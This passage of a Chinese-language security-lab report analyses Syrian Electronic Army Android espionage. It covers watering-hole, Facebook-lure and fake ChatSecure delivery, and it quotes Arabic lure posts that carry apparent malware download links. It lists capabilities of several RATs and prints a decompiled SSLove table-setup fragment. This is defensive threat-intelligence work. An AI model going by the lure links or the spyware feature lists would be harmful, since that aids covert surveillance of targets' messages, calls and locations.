


图 3-29 沙姆解放组织手写文件

➤ 交战区图片

另有一些泄露图片中包含了经纬度，从经纬度可以发现其指向了叙利亚反对派与政府军作战区域伊德利卜附近。从图片的清晰度来看，我们猜测这些图片是使用无人机拍摄用来获取的情报。



图 3-30 左边为泄露图片，右边为同样坐标的 google 地图

下图坐标位置为巴塞勒·阿萨德国际机场，该机场坐落在距地中海城市拉塔基亚 20 余公里的小镇赫梅明，被称为拉塔基亚空军基地，或赫梅明空军基地。这里是俄罗斯驻拉塔基亚空军基地。




图 3-31 左边为泄露图片，右边为同坐标的 google 地图






图 3-32 无人机侦察拍摄图片







图 3-33 战后废墟图片

➤ 手持证件照

本次泄露的数据中发现了大量的手持证件照，我们猜测其为叙利亚反对派士兵。




图 3-34 手持证件照

第四章 叙利亚电子军的技术特点总结

通过对叙利亚电子军的整个攻击活动梳理，可以发现其早期攻击活动以网站污损为目的，后期攻击活动以获取敌对势力战场情报为目的，载荷投递方面擅长使用水坑攻击并利用社交软件作为攻击载体，在攻击活动初期使用开源的 RAT，中后期使用商业 RAT 和定制的 RAT。

一、载荷投递

在叙利亚电子军的移动端攻击中，主要使用了以下三种入侵方式：攻陷网站、社交网络和钓鱼网站。

（一）攻陷网站

攻陷网站是攻击者将被攻击目标关注的网站攻陷，并植入恶意代码，当目标访问时可能会触发漏洞从而植入恶意代码。

在拍拍熊的攻击活动中，我们发现 Al Swarm 新闻社也同样被该组织用来水坑攻击。Al Swarm 新闻社网站（见图 4.1）是一个属于“伊斯兰国”的媒体网站，网站目前已经下线。




图 4-1 Al Swarm 新闻社网站快照

（二）社交网络

社交网络是攻击者通过社工手段利用社交网络，传播宣传虚假消息，并诱骗相关人员下载恶意文件并执行。

在拍拍熊的攻击活动中，除了上述诱导用户到指定链接下载恶意程序外，攻击者还利用社交网络 Facebook 传播恶意程序，甚至将带有水坑链接的这些消息置顶，以更好的达到欺骗效果。下图是攻击者在 Facebook 上诱导用户点击水坑链接的截图，用户点击该链接实际上会下载恶意载荷。


Syrian National Democratic Alliance

جمع الوطني الديمقراطي السوري



5月25日 ·

#أول وثيقة يعلن عنها العميد مناف طلاس
النظام الداخلي للجيش السوري الوطني ورئاسة هيئة الأركان العليا
#وثيقة_رقم_1
<http://download1480.mediafire.com/...../%D9%88%D8%AB%D9%8A%D9%8>



وثيقة رقم 1 العميد مناف طلاس
يتأسس هيئة الاركان العليا
zip.

MediaFire is a simple to use free service that lets you put all your photos, documents, music, and video in a single place so you can access them anywhere and share...

MEDIAFIRE.COM



منظمة الأمانة للسلام العالمي (للدعم الثورة السورية)

5月25日 ·



#أول وثيقة يعلن عنها العميد مناف طلاس
النظام الداخلي للجيش السوري الوطني ورئاسة هيئة الأركان العليا
#وثيقة_رقم_1

<http://download1480.mediafire.com/...../%D9%88%D8%AB%D9%8A%D9%8>



وثيقة رقم 1 العميد مناف طلاس
يتأسس هيئة الاركان العليا.zip

MediaFire is a simple to use free service that lets you put all your photos, documents, music, and video in a single place so you can access them anywhere and share...

MEDIAFIRE.COM

#هـــام في الوقت الذي يحارب المجاهدون قوات النظام على جبهات زاكية ودير خبية يعقد جيش الاسلام صفقة تبادل اسرى مع النظام السوري 75 اسير من عدرا العمالية مقابل 15 معتقل لجيش الاسلام اغلبهم من اقارب قياداته

ليس الاولى يا جيش الاسلام الوقوف مع المجاهدين في الجبهات او حتى تحرير حرائرنا من سجونهم #هذا جيش الثورة_جيش الاسلام والمسلمين

<https://jumpshare.com/v/aPnrsW5iT7Ni2nSZWdK>

صفقة جيش الاسلام مع النظام المتضمنة تبادل 75
اسير للنظام من عدرا العمالية مقابل 15 معتقل لجيش
الاسلام - Jumpshare image

JUMPSHARE.COM

图 4-2 Facebook 传播恶意载荷

(三) 钓鱼网站

钓鱼网站是攻击者搭建一些钓鱼网站，通过诱导用户转向此网站进行恶意程序的下载。

我们发现叙利亚电子军的钓鱼网站从 2016 年至 2019 年期间几乎没有什么改变，都是伪装 ChatSecure 的官网，其宣称其可以加密移动设备上的所有消息，并支持所有已知的聊天程序，并且可以隐藏发送者和接收者的位置。



图 4-3 钓鱼网站

(四) 伪装方式

通过对叙利亚电子军使用的 Android 恶意程序伪装对象进行分类，可以发现主要伪装对象为即时通讯应用、宗教相关应用和工具类应用，其图标如下图所示。



图 4-4 伪装对象图标

其中，即时通讯软件主要伪装为 Telegram 和 WhatsApp。主要原因是 Telegram 中的消息和媒体存储在其服务器上时会被加密，并且客户端和服务端通信也会被加密。该服务为两个在线用户之间的语音呼叫提供端到端加密，以及可选的端到端加密“秘密”聊天，具有较好的安全性。根据国外安全公司 2016 年发布的一份关于恐怖分子通讯方式的研究报告显示¹³，34%的恐怖份子使用 Telegram 进行沟通。而 WhatsApp 它已成为国外多个国家的主要

¹³ Dark Motives Online: An Analysis of Overlapping Technologies Used by Cybercriminals and Terrorist Organizations : <https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/overlapping->

通信手段。根据数据统计截至 2018 年 2 月，WhatsApp 拥有超过 15 亿用户，是国外最受欢迎的社交聊天工具之一。

正是由于 Telegram 的安全性和 WhatsApp 流行性，此次叙利亚电子军针对反对派的攻击活动中，恶意程序主要使用 Telegram 和 WhatsApp 进行伪装。

二、攻击武器

叙利亚电子军在移动端使用多种 Android RAT，包括公开开源的 RAT AndroRat¹⁴，需要付费购买的商业 RAT DroidJack¹⁵、SpyNote¹⁶以及未公开的定制 RAT SilverHawk、SSLove。

(一) 开源的 RAT

Andorot 是由一个 4 人团队为一个大学项目开发的开源远程管理工具，在 2012 年开放源代码至 GitHub 网站上。它是一种远程管理工具，允许使用计算机远程控制移动设备。




图 4-5 Androrat 开源代码

AndroRat 远控功能介绍：

- 获取联系人完整信息
- 获取所有通话记录
- 监控留言板
- 通过 GPS /网络查找位置
- 实时监控收到的消息
- 实时监控电话状态
- 拍照
- 播放媒体声音
- 录像
- 弹出一个 Toast 消息

technologies-cybercriminals-and-terrorist-organizations

¹⁴ androrat : <https://github.com/DesignativeDave/androrat>

¹⁵ DroidJack : <https://droidjack.net/>

¹⁶ SpyNote : <https://www.spynote.us/>

- 发送短信
- 拨打电话
- 在默认浏览器中打开 URL
- 检查已安装的应用程序
- 振动手机

Androrat 管理工具界面如下图。


Server		Client actions	Bulk actions		About		
Flag	IMEI	Location	Phone Num...	Operator	Country SIM	Operator SIM	Serial SIM
	[REDACTED]	fr	[REDACTED]	Free	Free	[REDACTED]	fr
<p>Wed Jun 13 18:17:00 UTC 2012 SERVER online, awaiting for a client...</p> <p>Wed Jun 13 18:18:31 UTC 2012 Connection established,temporary IMEI was assigned: 0client</p> <p>Wed Jun 13 18:18:31 UTC 2012 SERVER online, awaiting for a client...</p> <p>Wed Jun 13 18:18:31 UTC 2012 CONNECT command received from [REDACTED]</p> <p>Wed Jun 13 18:18:37 UTC 2012 Preference data has been received</p> <p>Wed Jun 13 18:18:37 UTC 2012 Information data has been received</p>							

图 4-6 Androrat 管理工具界面

(二) 商业的 RAT

1. DroidJack

Droidjack 是一个极度流行的商业 RAT，有自己的官网，功能强大，且有便捷的管理工具，目前官网价格为\$210




图 4-7 DroidJack 官网价格

Droidjack 远控功能介绍：

- 可以生成一个 APK，绑定在被控手机的任何 APP 上
- 可在电脑端控制手机，包括浏览、传输、删除文件等
- 可进行 SMS 短信收发和查看功能
- 可以控制手机的电话功能
- 联系人管理
- 麦克风监听
- GPS 定位
- APP 管理

Droidjack 管理工具界面如下图。




图 4-8 Droidjack 管理工具界面图

2. SpyNote

SpyNote 类似 Droidjack，也是商业 RAT，并且功能强大，且有便捷的管理工具。目前官网根据需求使用的不同场景价格分别为\$499、\$4000。




图 4-9 SpyNote 许可证价格

SpyNote 远控功能介绍：

- 可以生成一个 APK，绑定在被控手机的任何 APP 上
- 可在电脑端控制手机，包括浏览、传输、删除文件等
- 可进行 SMS 短信收发和查看功能
- 可以控制手机的电话功能
- 联系人管理
- 麦克风监听
- GPS 定位
- APP 管理
- 文件管理
- 查看手机系统信息
- 命令行控制

SpyNote 管理工具界面如下图。




图 4-10 SpyNote 管理工具界面图

(三) 定制的 RAT

1. SilverHawk

SilverHawk 是黄金鼠组织定制的一个 RAT 家族，在 2016 年被首次使用，其后进行过多次更新。

SilverHawk 远控功能介绍：

- 录制音频
- 使用设备相机拍照
- 心跳包
- 从外部存储中检索文件
- 复制，移动，重命名和删除文件
- 下载攻击者指定的文件
- 已安装的应用程序，包括 安装的日期和时间
- 尝试使用 root 权限执行攻击者指定的命令或二进制文件

- 检索联系人
- 通话记录
- 短信
- 设备的位置，方向和加速度
- 可远程更新的 C2 IP 和端口
- 隐藏图标
- 设备信息

SilverHawk 核心代码结构如下图：




图 4-11 SilverHawk 代码结构

2. SSLove

SSLove 是拍拍熊组织定制 RAT，2017 年在针对“伊斯兰国”的攻击活动中首次使用，而后在监控反对派的活动中再次使用，期间进行过多次更新。

SSLove 远控功能介绍：

- 获取联系人信息
- 获取短信

- 获取位置信息
- 获取 WhatsApp 聊天信息
- 获取通话记录
- 获取文件列表信息
- 上传文件
- 获取设备信息
- 获取账户信息
- 拍照

SSLove 指令功能相关数据表

```
try {
    String v40 = new SimpleDateFormat("yyyy-MM-dd hh:mm:ss").format(Calendar.getInstance().getTime());
    recev1.this.QuerySQL("insert into targets values(" + recev1.this.t_id + ",\G8N3 -\'+\' + Build.MODEL + "\')");
    recev1.this.QuerySQL("insert into commands_tb values(" + recev1.this.t_id + ",1,1,0,1,1,1,1,0,1,1,0)");
    recev1.this.QuerySQL("insert into whatssapp values(" + recev1.this.t_id + ",0,\0\,\0\,\0\,\0)");
    recev1.this.QuerySQL("insert into whatssapp2pluss values(" + recev1.this.t_id + ",0,\0\,\0\,\0\,\0)");
    recev1.this.QuerySQL("insert into gbwhatssapp values(" + recev1.this.t_id + ",0,\0\,\0\,\0\,\0)");
    recev1.this.QuerySQL("insert into contacts_ values(" + recev1.this.t_id + ",0,\0\,\0\,\0\,\0)");
    recev1.this.QuerySQL("insert into messages values(" + recev1.this.t_id + ",0,\0\,\0\,\0\,\0\,\0\,\0\,\0\,\0)");
    recev1.this.QuerySQL("insert into calllog values(" + recev1.this.t_id + ",0,\0\,\0\,\0\,\0\,\0\,\0\,\0\,\0)");
    recev1.this.QuerySQL("insert into locations values(" + recev1.this.t_id + ",0,\0\,\0\,\0\,\0\,\0\,\0\,\0\,\0)");
    recev1.this.QuerySQL("insert into files values(" + recev1.this.t_id + ",0,\0\,\0\,\0\,\0\,\0\,\0\,\0\,\0)");
    recev1.this.QuerySQL("insert into con_type values(" + recev1.this.t_id + ",\0\,\0\' + v40 + "\')");
}
catch(SQLException v3_1) {
}
```

图 4-12 SSLove 指令功能相关数据表

第五章 叙利亚电子军的作用与影响

在叙利亚电子军后期的攻击活动中，可以发现其攻击目标为叙利亚政府军的各种敌对势力，利用网络战争获取真实战场情报先机。并且在利用网络攻击的同时，叙利亚政府军同时对相应敌对势力进行真实世界的军事打击。

2017 年开始，针对“伊斯兰国” Al Swarm 新闻社网站使用水坑攻击，同年叙利亚政府军联合俄罗斯和伊朗大举攻入伊拉克和叙利亚的战场。被“伊斯兰国”占领的摩苏尔与拉卡两座大城市先后被攻陷，有形的“伊斯兰国”领土几乎消灭。

2019 年 2 月，最后一个针对“伊斯兰国”的攻击样本被发现。同年 3 月 23 日，“伊斯兰国”在叙利亚国内的最后据点被叙利亚民主力量解放，并宣布伊斯兰国组织完全瓦解，正式灭亡。

2019 年 7 月，我们发现叙利亚电子军针对伊德利卜区域的反对派的网络间谍活动。位于叙利亚西北部的伊德利卜省，是叙利亚反对派武装和极端组织“征服阵线”在叙境内的最后盘踞之地。在 19 年 7 月至 9 月期间，政府军针对伊德利卜区域发起多起军事行动，在国际上引起广泛的关注。根据我们的观察，此次网络攻击活动还在持续进行中，政府军针对反对派的打击也从未停止。

叙利亚政府针对不同反政府武装组织都采取了长期的网络攻击活动以获取情报。通过网络攻击获取的情报再配合武力打击，在真实战场中得到了有效的成果，叙利亚政府将网络战的作用发挥的淋漓尽致。同时由于获取的情报中包含大量的反政府武装人员信息，也为今后叙利亚统一后的社会稳定发挥着巨大作用。我们所发现的种种网络攻击活动，也许只是其众多活动中的一小部分。背后可能还有更多的活动我们并未发现，网络攻击的价值体现，也许比我们预估的更加重要。我们大胆猜测，叙利亚政府这一系列网络攻击，配合真实武器打击的活动，可以堪称网络活动价值体现的典范。

除部分战略边缘地区、争议地区或敏感地区外，和平与发展仍是当今国际局势的主题。也许真实的武器战争并不会出现，而在没有武器战争的时代，网络战的重要性更加凸显。战争从未远离，只是形式不同，网络战已经成为国家博弈的重要手段，伴随互联网、物联网的高速发展，网络战低成本、少伤亡、对方无知觉、政治收益大等特点更加显著。数以百亿计的物联网设备、新技术、芯片、云端都会成为攻击的切入点；国家关键基础设施更是首当其冲，成为重要攻击目标。如何保护网络世界和现实世界的和平将成为全球国家、组织以及个人共同思考的命题。

360 烽火实验室

360 烽火实验室，致力于 Android 病毒分析、移动黑产研究、移动威胁预警以及 Android 漏洞挖掘等移动安全领域及 Android 安全生态的深度研究。作为全球顶级移动安全生态研究实验室，360 烽火实验室在全球范围内首发了多篇具备国际影响力的 Android 木马分析报告和 Android 木马黑色产业链研究报告。实验室在为 360 手机卫士、360 手机急救箱、360 手机助手等提供核心安全数据和顽固木马清除解决方案的同时，也为上百家国内外厂商、应用商店等合作伙伴提供了移动应用安全检测服务，全方位守护移动安全。